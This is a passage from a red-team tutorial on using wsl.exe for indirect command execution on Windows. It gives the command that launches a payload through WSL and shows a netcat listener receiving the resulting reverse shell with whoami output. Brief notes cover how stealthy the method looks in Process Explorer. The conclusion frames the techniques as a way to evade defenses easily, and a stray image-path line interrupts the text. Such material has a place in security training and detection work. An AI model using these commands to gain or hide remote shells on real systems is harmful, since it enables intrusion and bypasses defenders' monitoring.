Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, wsl.exe process has been launched under which conhost is initiated along with a socat and bash process. It is stealthy.



Method 11 – WSL Only (wsl.exe)

Socat instance on a WSL is plausible but not necessary. However, an executable called wsl.exe is present by default in the Windows system where WSL is installed. This exe can be used to launch the exe present in WSL. This way, the shell will be launched indirectly.

```
wsl.exe -e /mnt/c/Users/Public/shell.exe
```


```
C:\Users\Public>wsl.exe -e /mnt/c/Users/Public/shell.exe
wsl.exe -e /mnt/c/Users/Public/shell.exe
```

On our reverse listener set up on port 4444, we receive a connection as the shell gets executed!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.189] 61435
Microsoft Windows [Version 10.0.19044.1586]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
desktop-e8ak5sr\a_cha
```

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, wsl.exe process has been launched under which conhost is initiated along with a shell.exe process. It is not as stealthy as other methods.



Conclusion

While some of the methods defined above are stealthy, others create some noise. Red Teamers must evaluate which method they want to use in order for them to conduct operations smoothly. The aim of the article was to demonstrate as many methods as possible for indirect command execution in order for a user to evade defenses easily. Hope you liked the article. Thanks for reading.